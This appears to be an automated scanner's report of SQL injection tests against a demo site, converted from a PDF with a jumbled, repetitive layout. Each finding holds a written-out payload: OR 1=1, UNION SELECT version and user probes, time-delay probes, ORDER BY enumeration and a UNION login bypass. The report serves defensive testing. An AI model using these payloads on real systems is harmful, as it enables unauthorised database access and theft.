GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),3,4--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1678	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

CWE-ID

Issue Number

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	or 1=1#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgguFqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1679

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1680				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 18--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 18--
Name	Value				
DemoUser1#	ORDER BY 18--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1681

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>');waitfor delay '0:0:5'--</td></tr></table>	Name	Value	DemoUser1#	');waitfor delay '0:0:5'--
Name	Value				
DemoUser1#	');waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1682				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'LIKE'</td></tr></table>	Name	Value	DemoUser1#	'LIKE'
Name	Value				
DemoUser1#	'LIKE'				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1683

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),"3"#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1685

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	ORDER BY 16#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1686

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1' ORDER BY 1--+</td></tr></table>	Name	Value	DemoUser1#	1' ORDER BY 1--+
Name	Value				
DemoUser1#	1' ORDER BY 1--+				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1687				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAyAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1688	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>AND 7300=7300 AND 'pKIZ'='pKIY</td></tr> </table>	Name	Value	DemoUser1#	AND 7300=7300 AND 'pKIZ'='pKIY
Name	Value				
DemoUser1#	AND 7300=7300 AND 'pKIZ'='pKIY				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [?(s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1689	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 7300=7300 AND 'pKIZ'='pKIZ</td></tr></table>		Name	Value	DemoUser1#	AND 7300=7300 AND 'pKIZ'='pKIZ
Name	Value					
DemoUser1#	AND 7300=7300 AND 'pKIZ'='pKIZ					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1690					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	OR 1=1#
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>	


	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ 